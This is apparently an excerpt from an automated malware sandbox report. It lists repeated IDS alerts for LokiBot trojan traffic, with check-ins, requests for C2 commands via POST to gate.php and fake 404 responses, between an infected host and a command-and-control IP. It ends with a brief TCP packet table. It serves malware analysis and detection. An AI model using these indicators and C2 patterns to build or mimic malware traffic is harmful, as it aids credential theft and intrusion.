12/03/20-10:04:13.192843	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50011	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.192843	TCP	2025381	ET TROJAN LokiBot Checkin	50011	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.192843	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50011	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.192843	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50011	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.277597	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50011	47.91.79.163	192.168.2.3
12/03/20-10:04:13.509328	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50012	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.509328	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50012	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.509328	TCP	2025381	ET TROJAN LokiBot Checkin	50012	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.509328	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50012	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.509328	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50012	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.581256	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50012	47.91.79.163	192.168.2.3
12/03/20-10:04:13.827815	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50013	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.827815	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50013	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.827815	TCP	2025381	ET TROJAN LokiBot Checkin	50013	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.827815	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50013	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.827815	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50013	80	192.168.2.3	47.91.79.163
12/03/20-10:04:13.898849	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50013	47.91.79.163	192.168.2.3
12/03/20-10:04:14.124274	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50014	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.124274	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50014	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.124274	TCP	2025381	ET TROJAN LokiBot Checkin	50014	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.124274	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50014	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.124274	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50014	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.184983	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50014	47.91.79.163	192.168.2.3
12/03/20-10:04:14.405318	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50015	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.405318	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50015	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:14.405318	TCP	2025381	ET TROJAN LokiBot Checkin	50015	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.405318	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50015	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.405318	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50015	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.465339	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50015	47.91.79.163	192.168.2.3
12/03/20-10:04:14.692822	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50016	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.692822	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50016	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.692822	TCP	2025381	ET TROJAN LokiBot Checkin	50016	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.692822	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50016	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.692822	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50016	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.751431	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50016	47.91.79.163	192.168.2.3
12/03/20-10:04:14.958776	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50017	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.958776	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50017	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.958776	TCP	2025381	ET TROJAN LokiBot Checkin	50017	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.958776	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50017	80	192.168.2.3	47.91.79.163
12/03/20-10:04:14.958776	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50017	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.017358	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50017	47.91.79.163	192.168.2.3
12/03/20-10:04:15.237436	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50018	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.237436	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50018	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.237436	TCP	2025381	ET TROJAN LokiBot Checkin	50018	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.237436	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50018	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.237436	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50018	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.303064	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50018	47.91.79.163	192.168.2.3
12/03/20-10:04:15.514679	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50019	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.514679	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50019	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.514679	TCP	2025381	ET TROJAN LokiBot Checkin	50019	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.514679	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50019	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.514679	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50019	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.574409	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50019	47.91.79.163	192.168.2.3
12/03/20-10:04:15.796982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50020	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.796982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50020	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.796982	TCP	2025381	ET TROJAN LokiBot Checkin	50020	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.796982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50020	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.796982	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50020	80	192.168.2.3	47.91.79.163
12/03/20-10:04:15.856978	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50020	47.91.79.163	192.168.2.3
12/03/20-10:04:16.076667	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50021	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.076667	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50021	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.076667	TCP	2025381	ET TROJAN LokiBot Checkin	50021	80	192.168.2.3	47.91.79.163


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:16.076667	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50021	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.076667	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50021	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.139505	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50021	47.91.79.163	192.168.2.3
12/03/20-10:04:16.567527	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50022	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.567527	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50022	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.567527	TCP	2025381	ET TROJAN LokiBot Checkin	50022	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.567527	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50022	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.567527	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50022	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.627368	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50022	47.91.79.163	192.168.2.3
12/03/20-10:04:16.871689	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50023	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.871689	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50023	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.871689	TCP	2025381	ET TROJAN LokiBot Checkin	50023	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.871689	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50023	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.871689	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50023	80	192.168.2.3	47.91.79.163
12/03/20-10:04:16.927499	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50023	47.91.79.163	192.168.2.3
12/03/20-10:04:17.160447	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50024	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.160447	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50024	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.160447	TCP	2025381	ET TROJAN LokiBot Checkin	50024	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.160447	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50024	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.160447	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50024	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.228399	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50024	47.91.79.163	192.168.2.3
12/03/20-10:04:17.884116	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50025	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.884116	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50025	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.884116	TCP	2025381	ET TROJAN LokiBot Checkin	50025	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.884116	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50025	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.884116	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50025	80	192.168.2.3	47.91.79.163
12/03/20-10:04:17.950230	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50025	47.91.79.163	192.168.2.3
12/03/20-10:04:18.181600	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50026	80	192.168.2.3	47.91.79.163
12/03/20-10:04:18.181600	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50026	80	192.168.2.3	47.91.79.163
12/03/20-10:04:18.181600	TCP	2025381	ET TROJAN LokiBot Checkin	50026	80	192.168.2.3	47.91.79.163
12/03/20-10:04:18.181600	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50026	80	192.168.2.3	47.91.79.163
12/03/20-10:04:18.181600	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50026	80	192.168.2.3	47.91.79.163
12/03/20-10:04:18.240685	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50026	47.91.79.163	192.168.2.3
12/03/20-10:04:19.967293	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50027	80	192.168.2.3	47.91.79.163
12/03/20-10:04:19.967293	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50027	80	192.168.2.3	47.91.79.163
12/03/20-10:04:19.967293	TCP	2025381	ET TROJAN LokiBot Checkin	50027	80	192.168.2.3	47.91.79.163
12/03/20-10:04:19.967293	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50027	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:19.967293	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50027	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.027369	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50027	47.91.79.163	192.168.2.3
12/03/20-10:04:20.275988	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50028	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.275988	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50028	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.275988	TCP	2025381	ET TROJAN LokiBot Checkin	50028	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.275988	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50028	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.275988	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50028	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.335600	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50028	47.91.79.163	192.168.2.3
12/03/20-10:04:20.550109	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50029	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.550109	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50029	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.550109	TCP	2025381	ET TROJAN LokiBot Checkin	50029	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.550109	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50029	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.550109	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50029	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.616818	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50029	47.91.79.163	192.168.2.3
12/03/20-10:04:20.852617	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50030	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.852617	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50030	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.852617	TCP	2025381	ET TROJAN LokiBot Checkin	50030	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.852617	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50030	80	192.168.2.3	47.91.79.163
12/03/20-10:04:20.852617	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50030	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.067118	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50030	47.91.79.163	192.168.2.3
12/03/20-10:04:21.297703	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50031	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.297703	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50031	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.297703	TCP	2025381	ET TROJAN LokiBot Checkin	50031	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.297703	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50031	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.297703	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50031	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.363495	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50031	47.91.79.163	192.168.2.3
12/03/20-10:04:21.576517	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50032	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.576517	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50032	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.576517	TCP	2025381	ET TROJAN LokiBot Checkin	50032	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.576517	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50032	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.576517	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50032	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.640627	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50032	47.91.79.163	192.168.2.3
12/03/20-10:04:21.902507	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50033	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.902507	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50033	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.902507	TCP	2025381	ET TROJAN LokiBot Checkin	50033	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.902507	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50033	80	192.168.2.3	47.91.79.163
12/03/20-10:04:21.902507	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50033	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:21.955470	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50033	47.91.79.163	192.168.2.3
12/03/20-10:04:22.174316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50034	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.174316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50034	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.174316	TCP	2025381	ET TROJAN LokiBot Checkin	50034	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.174316	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50034	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.174316	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50034	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.233497	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50034	47.91.79.163	192.168.2.3
12/03/20-10:04:22.442214	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50035	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.442214	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50035	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.442214	TCP	2025381	ET TROJAN LokiBot Checkin	50035	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.442214	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50035	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.442214	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50035	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.546780	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50035	47.91.79.163	192.168.2.3
12/03/20-10:04:22.769362	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50036	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.769362	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50036	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.769362	TCP	2025381	ET TROJAN LokiBot Checkin	50036	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.769362	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50036	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.769362	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50036	80	192.168.2.3	47.91.79.163
12/03/20-10:04:22.829093	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50036	47.91.79.163	192.168.2.3
12/03/20-10:04:23.028922	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50037	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.028922	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50037	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.028922	TCP	2025381	ET TROJAN LokiBot Checkin	50037	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.028922	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50037	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.028922	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50037	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.092648	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50037	47.91.79.163	192.168.2.3
12/03/20-10:04:23.302682	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50038	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.302682	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50038	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.302682	TCP	2025381	ET TROJAN LokiBot Checkin	50038	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.302682	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50038	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.302682	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50038	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.366543	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50038	47.91.79.163	192.168.2.3
12/03/20-10:04:23.590395	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50039	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.590395	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50039	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.590395	TCP	2025381	ET TROJAN LokiBot Checkin	50039	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.590395	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50039	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.590395	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50039	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.648849	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50039	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:23.869443	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50040	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.869443	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50040	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.869443	TCP	2025381	ET TROJAN LokiBot Checkin	50040	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.869443	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50040	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.869443	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50040	80	192.168.2.3	47.91.79.163
12/03/20-10:04:23.928852	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50040	47.91.79.163	192.168.2.3
12/03/20-10:04:24.157418	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50041	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.157418	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50041	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.157418	TCP	2025381	ET TROJAN LokiBot Checkin	50041	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.157418	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50041	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.157418	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50041	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.216683	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50041	47.91.79.163	192.168.2.3
12/03/20-10:04:24.445219	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50042	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.445219	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50042	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.445219	TCP	2025381	ET TROJAN LokiBot Checkin	50042	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.445219	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50042	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.445219	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50042	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.503657	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50042	47.91.79.163	192.168.2.3
12/03/20-10:04:24.740638	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50043	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.740638	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50043	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.740638	TCP	2025381	ET TROJAN LokiBot Checkin	50043	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.740638	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50043	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.740638	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50043	80	192.168.2.3	47.91.79.163
12/03/20-10:04:24.798672	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50043	47.91.79.163	192.168.2.3
12/03/20-10:04:25.359903	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50044	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.359903	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50044	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.359903	TCP	2025381	ET TROJAN LokiBot Checkin	50044	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.359903	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50044	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.359903	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50044	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.418655	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50044	47.91.79.163	192.168.2.3
12/03/20-10:04:25.779330	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50045	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.779330	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50045	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.779330	TCP	2025381	ET TROJAN LokiBot Checkin	50045	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.779330	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50045	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.779330	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50045	80	192.168.2.3	47.91.79.163
12/03/20-10:04:25.837143	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50045	47.91.79.163	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:28.918229103 CET	49709	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:28.935014963 CET	80	49709	47.91.79.163	192.168.2.3
